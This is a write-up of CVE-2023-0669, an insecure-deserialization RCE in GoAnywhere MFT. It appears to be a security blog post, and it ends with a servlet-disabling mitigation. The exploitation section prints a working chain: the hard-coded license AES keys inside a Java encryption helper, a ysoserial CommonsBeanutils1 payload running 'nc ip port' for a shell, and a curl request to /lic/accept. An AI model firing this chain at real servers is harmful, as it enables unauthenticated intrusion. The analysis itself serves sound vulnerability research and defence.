CVE-2023-0669: Unauthenticated RCE in GoAnywhere MFT via Insecure Deserialization
Affected versions: GoAnywhere MFT 7.1.1 (Windows), 7.0.3 (Linux) · Status: Patched — update immediately
Introduction
CVE-2023-0669 is an insecure deserialization vulnerability that leads to code execution in the system (RCE). It has been discovered in GoAnywhere MFT versions 7.1.1 for Windows and 7.0.3 for Linux, which are utilized as secure file transfer solutions to carry out automated file transfer activities securely. This bug has been deemed highly dangerous and potentially a zero-day vulnerability as some organizations have left the Admin portal exposed to the internet.

Based on Shodan.io (IoT search engine) it appears that there are over 999 administrative consoles publicly exposed to the internet, leaving them exploitable if they didn’t mitigate the CVE or update the application yet.
Building our Testing Lab
- Let’s first install the app in our operation system. Java installation — note the app supports several operation systems because it depends on Java, run the app and check if it works by visiting
localhostand it’s by default run on port8000.

Getting the vulnerable app can be difficult, especially if the vendor does not have an archive for the older versions of the app so the vulnerable version for Linux can be found at this link.
- Download the following tools that are used in the analysis: Jadx for the decompiling (reverse-engineering) the application, ysoserial for exploiting the insecure deserialization (note: ysoserial requires old JDK 8 to 15) and JDK for the Java Environment.
Obtaining the Java Source Code
The most fun part. Reverse engineering for Java bytecode and other types of code includes two methods: disassembling and decompiling. Disassembling converts bytecode into a lower-level format, such as assembly code, which can be more difficult to read and understand. However, it is useful for other types of code, such as C and C++. On the other hand, decompiling includes converting bytecode back into its original high-level source code, which can include class and method names, making it easier to understand. By using these methods, it is possible to obtain similar code to the original code, although the decompiled code may not be identical to the original source code.

By decompiling Java bytecode using tools like Jadx, we can reverse engineer the code and obtain its original Java source code.
Java bytecode is the compiled version of Java source code, which is executed by the Java Virtual Machine (JVM) and enables Java applications to be cross-platform compatible. However, this binary code can still be reverse-engineered back to the original code. This process is called decompiling the app, as we explained earlier. Decompiling is possible because the bytecode retains some high-level structures such as class and method names, as well as variable names.
Although it is not intended to be difficult to reverse, developers can protect their code by using an obfuscation technique that makes it harder to understand and reverse-engineer. Moreover, to avoid exposing sensitive information or keys in the code, developers can store such data separately and retrieve it dynamically during runtime.
To understand how the GoAnywhere MFT app works, we need to dive into its underlying web framework that uses the Servlet API — a Java web application programming interface.

The web.xml file, located in the WEB-INF directory, is a critical component of the application’s deployment descriptor, containing crucial information such as servlet mappings and security configurations.
The CVE Description focuses on a vulnerability in the License Response handling of GoAnywhere MFT. To address it, we need to review the web.xml file and reverse engineer or decompile the com.linoma.ga.ui.admin.servlet.licenseResponseServlet class.

To investigate the licenseResponseServlet class, we have to dive into the lib files of the GoAnywhere MFT application. These files contain various libraries and packages used by the application. We can load all the files in this directory and use a tool like Jadx string searching to locate the desired class. I found that the required class is located within the ga_classes.jar package by loading this file into Jadx tool.
The Analysis
It was mentioned earlier that there is a bug in how the application handles licenses. Therefore, we need to dive deep into the code to understand how the app handles licenses.
In LicenseResponseServlet we found this code:
public class LicenseResponseServlet extends HttpServlet {
    private static final long serialVersionUID = -441307309120983773L;
    private static final Logger LOGGER = LoggerFactory.getLogger(LicenseResponseServlet.class);

    public void doPost(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse)
            throws ServletException, IOException {
        Response response = null;
        try {
            response = LicenseAPI.getResponse(httpServletRequest.getParameter("bundle"));
        } catch (Exception e) {
            LOGGER.error("Error parsing license response", e);
            httpServletResponse.sendError((int) FtpReply.REPLY_500_SYNTAX_ERROR_COMMAND_UNRECOGNIZED);
        }
        httpServletRequest.getSession().setAttribute("LicenseResponse", response);
        httpServletRequest.getSession().setAttribute(NavigationConstants.SESSION_GOTO_OUTCOME,
                NavigationConstants.ADMIN_LICENSE_OUTCOME);
        httpServletResponse.sendRedirect(httpServletRequest.getScheme() + "://" + httpServletRequest.getServerName() +
                IAMConstants.SEP + httpServletRequest.getServerPort() + ProductInformation.PRODUCT_MAIN_CONTEXT_PATH + AdminPageURL.LICENSE);
    }

    public void doGet(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse)
            throws ServletException, IOException {
        doPost(httpServletRequest, httpServletResponse);
    }
}
So here’s the deal with this Java servlet code. It’s handling web requests using doPost and pulling in the bundle parameter which is licenseServer.BUNDLE_param. Then it tries to get a response using LicenseAPI and catches any errors with a try-catch. If it fails, the servlet sends a 500 error response. If it succeeds, the response and objects are saved in the user’s session and they’re redirected to the license page.
By checking out the NavigationConstants class, I discovered the endpoint that accepts the license /lic/accept:
public static final String ADMIN_SERVLET_LICENSE_ACCEPT_PATH = "/lic/accept";
When trying to access the endpoint, I get a 500 error status code but it’s still existed.

Now that we have a basic understanding of how the software handles the bundle request and its logic, let’s dive deeper to see how the app handles licenses, including encryption.
To do this, we can decompile the licenseapi-2.0.jar package from the lib directory and examine the classes. One class that catches my attention is BundleWorker, which appears to handle things related to the bundle parameter. By analyzing the unbundle method code, we will understand how it works:
public static String unbundle(String base64, KeyConfig keyConfig) throws BundleException {
    try {
        if (!"1".equals(keyConfig.getVersion())) {
            base64 = base64.substring(0, base64.indexOf("$"));
        }
        byte[] data = decode(base64.getBytes(CHARSET));
        return new String(decompress(verify(decrypt(data, keyConfig.getVersion()), keyConfig)), CHARSET);
    }
Next, the data is decoded using Base64 and passed to the decrypt and verify methods. Before decrypting, let’s take a closer look at the decrypt method:
/* loaded from: licenseapi-2.0.jar:com/linoma/license/gen2/LicenseEncryptor.class */
public class LicenseEncryptor {
    public static final String VERSION_1 = "1";
    public static final String VERSION_2 = "2";
    private static final byte[] IV = {65, 69, 83, 47, 67, 66, 67, 47, 80, 75, 67, 83, 53, 80, 97, 100};
    private static final String KEY_ALGORITHM = "AES";
    private static final String CIPHER_ALGORITHM = "AES/CBC/PKCS5Padding";

    private byte[] getInitializationValue() throws Exception {
        byte[] param1 = {103, 111, 64, 110, 121, 119, 104, 101, 114, 101, 76, 105, 99, 101, 110, 115,
                          101, 80, 64, 36, 36, 119, 114, 100};
        byte[] param2 = {-19, 45, -32, -73, 65, 123, -7, 85};
        SecretKeyFactory factory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
        KeySpec spec = new PBEKeySpec(new String(param1, "UTF-8").toCharArray(), param2, 9535, 256);
        SecretKey tmp = factory.generateSecret(spec);
        return tmp.getEncoded();
    }

    private byte[] getInitializationValueV2() throws Exception {
        byte[] param1 = {112, 70, 82, 103, 114, 79, 77, 104, 97, 117, 117, 115, 89, 50, 90, 68, 83,
                          104, 84, 115, 113, 113, 50, 111, 90, 88, 75, 116, 111, 87, 55, 82};
        byte[] param2 = {99, 76, 71, 87, 49, 74, 119, 83, 109, 112, 50, 75, 104, 107, 56, 73};
        SecretKeyFactory factory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
        KeySpec spec = new PBEKeySpec(new String(param1, "UTF-8").toCharArray(), param2, 3392, 256);
        SecretKey tmp = factory.generateSecret(spec);
        return tmp.getEncoded();
    }
}
Simply the code contains some values and as we see it uses two different versions and these versions have different formats, using getInitializationValue() method to generate a secret IV using a technique called password-based-key-derivation which takes a password and the salt value and uses them to derive a secret key that is used to generate the IV. The getInitializationValueV2() method does the same with the v2 of the license.
As shown in this piece of code, it uses the Advanced Encryption Standard (AES) algorithm, which is a symmetric encryption algorithm — this means that the same key is used for both encryption and decryption. This will be helpful in our code when we need to encrypt our final payload. We can extract this code and create a custom java script to assist us in encrypting our serialized payload which will be the output of the ysoserial tool.
private static byte[] verify(byte[] data, KeyConfig keyConfig)
        throws IOException, ClassNotFoundException, NoSuchAlgorithmException,
        InvalidKeyException, SignatureException, UnrecoverableKeyException,
        CertificateException, KeyStoreException {
    ObjectInputStream in = null;
    try {
        String algorithm = "SHA1withDSA";
        if ("2".equals(keyConfig.getVersion())) {
            algorithm = "SHA512withRSA";
        }
        PublicKey verificationKey = getPublicKey(keyConfig);
        ObjectInputStream in2 = new ObjectInputStream(new ByteArrayInputStream(data));
        SignedObject signedLicense = (SignedObject) in2.readObject(); // ← SINK

        Signature signature = Signature.getInstance(algorithm);
        boolean verified = signedLicense.verify(verificationKey, signature);
        if (!verified) {
            throw new IOException("Unable to verify signature!");
        }
        SignedContainer sc = (SignedContainer) signedLicense.getObject();
        byte[] data2 = sc.getData();
        if (in2 != null) {
            in2.close();
        }
        return data2;
    } catch (Throwable th) {
        if (0 != 0) {
            in.close();
        }
        throw th;
    }
}
Simply there is the method called verify reading the data byte array and a KeyConfig object and determines the algorithm based on version — licenses v2 containing $2 in the request — and retrieving the public key to verify the license data and Deserialize data bytes by readObject as a bytes array.
The Root Cause
Because the readObject Java method is the main method of the deserialization attacks, it is responsible for deserializing objects from ObjectInputStream methods which are dangerous and have security risk when controlled by the user without proper validation, and leads the bad actor to execute code in the system by gadget chain — which is Java libraries or classes the application uses that can be manipulated by the attacker for malicious code. There are many types to detect it like in our CVE.
Building the Exploit
The Gadget Chain

The Gadget Chain in our case is because of this lib Commons-beanutils-1.9.4.jar.
 The insecure Deserialization can lead to arbitrary code execution by changing the flow of execution to trigger a
 runtime.exe to achieve our goal RCE.
An important note here that insecure deserialization doesn’t always lead to remote code execution (RCE) because it depends on the dependencies the application uses and the deserialized data, but it can still lead to other types of attacks like denial of service or information disclosure or object injection when the attacker manipulates to perform attacks such as editing the admin permission or attacks like Privilege escalation.
Using ysoserial to create our serialized payload to get RCE by the following structure:
java -jar ysoserial-all.jar Payload "command"
payload: known Dependencies the app using can get by RCEcommand: the command that will be executed on the system
CommonsBeanutils1 payload — commons-beanutils is included as a dependency in GoAnywhere.

The Proof of Concept && Exploitation
We need to encrypt the payload before sending it. To achieve this, we can use the encryption part from the tool available at https://github.com/0xf4n9x/CVE-2023-0669. However, we will need to make some modifications on the tool to take the file_path and the version as argument from the user and decrypt the payload:
import java.util.Base64;
import javax.crypto.Cipher;
import java.nio.charset.StandardCharsets;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.nio.file.Files;
import java.nio.file.Paths;

public class CVE_2023_0669_helper {
    static String ALGORITHM = "AES/CBC/PKCS5Padding";
    static byte[] KEY = new byte[30];
    static byte[] IV = "AES/CBC/PKCS5Pad".getBytes(StandardCharsets.UTF_8);

    public static void main(String[] args) throws Exception {
        if (args.length != 2) {
            System.out.println("Usage: java CVE_2023_0669_helper <file_path> <version>");
            System.exit(1);
        }
        String filePath = args[0];
        String version = args[1];
        byte[] fileContent = Files.readAllBytes(Paths.get(filePath));
        String encryptedContent = encrypt(fileContent, version);
        System.out.println(encryptedContent);
    }

    public static String encrypt(byte[] data, String version) throws Exception {
        Cipher cipher = Cipher.getInstance(ALGORITHM);
        KEY = (version.equals("2")) ? getInitializationValueV2() : getInitializationValue();
        SecretKeySpec keySpec = new SecretKeySpec(KEY, "AES");
        IvParameterSpec ivSpec = new IvParameterSpec(IV);
        cipher.init(Cipher.ENCRYPT_MODE, keySpec, ivSpec);
        byte[] encryptedObject = cipher.doFinal(data);
        String bundle = Base64.getUrlEncoder().encodeToString(encryptedObject);
        String v = (version.equals("2")) ? "$2" : "";
        bundle += v;
        return bundle;
    }

    private static byte[] getInitializationValue() throws Exception {
        // Version 1 Encryption
        String param1 = "go@nywhereLicenseP@$$wrd";
        byte[] param2 = {-19, 45, -32, -73, 65, 123, -7, 85};
        return SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1")
            .generateSecret(new PBEKeySpec(new String(param1.getBytes(), "UTF8").toCharArray(),
                param2, 9535, 256)).getEncoded();
    }

    private static byte[] getInitializationValueV2() throws Exception {
        // Version 2 Encryption
        String param1 = "pFRgrOMhauusY2ZDShTsqq2oZXKtoW7R";
        byte[] param2 = {99, 76, 71, 87, 49, 74, 119, 83, 109, 112, 50, 75, 104, 107, 56, 73};
        return SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1")
            .generateSecret(new PBEKeySpec(new String(param1.getBytes(), "UTF8").toCharArray(),
                param2, 3392, 256)).getEncoded();
    }
}
First, we need to compile the code by this command:
javac CVE_2023_0669_helper.java && java CVE_2023_0669_helper
About the code — it simply takes the hard-coded keys that were provided in the application source code and encrypts the data using AES with CBC mode and PKCS5 padding. By giving it the file path and version number as arguments and print the payload string as Base64 encode.

I will use Linux in this Proof of Concept but it does not depend on the operation system to get RCE (Remote Code Execution).
Using ysoserial to create our payload and encrypt it:
# Step 1 - Generate serialized payload
java -jar ysoserial-all.jar CommonsBeanutils1 "nc ip port" > PoC.ser

# Step 2 - Encrypt the ysoserial payload by our custom script
java CVE_2023_0669_helper PoC.ser <version_number(1 or 2)>

As shown above, /lic/accept is the endpoint that receives the bundle request and it doesn’t matter if the request method was GET or POST. We can also exploit this by command line with curl:
curl -ivs -X POST 'http://192.168.1.10:8000/goanywhere/lic/accept?bundle='$(cat final_payload.txt)
Where final_payload will be the ysoserial output after encryption by our tool.

And we get shell — the exploit works on Windows, Linux and any system that has GoAnywhere because the application depends on Java installation, not the Operating System.
Mitigation
It’s important to keep up to date with your apps and software but sometimes you can’t update them and don’t have this choice, so here is the mitigation and how to limit GoAnywhere from this Vulnerability. First and foremost, the admin console shouldn’t be exposed online.
- Go to
/adminroot/WEB-INF/web.xmlwhich is the servlet-mapping configuration and add multiline comments by adding<!-- -->because it’s XML programming language format. This edit will disable this endpoint and limit the attack:

<!-- Disabled pending patch - CVE-2023-0669
<servlet-mapping>
    <servlet-name>LicenseResponseServlet</servlet-name>
    <url-pattern>/lic/accept</url-pattern>
</servlet-mapping>
-->
Conclusion
During the analysis, we discovered why developers should not trust any object passed by the user and exposed sensitive information like secret-keys. We also identified how this practice can be extremely dangerous, and the potential security implications of such actions became clear.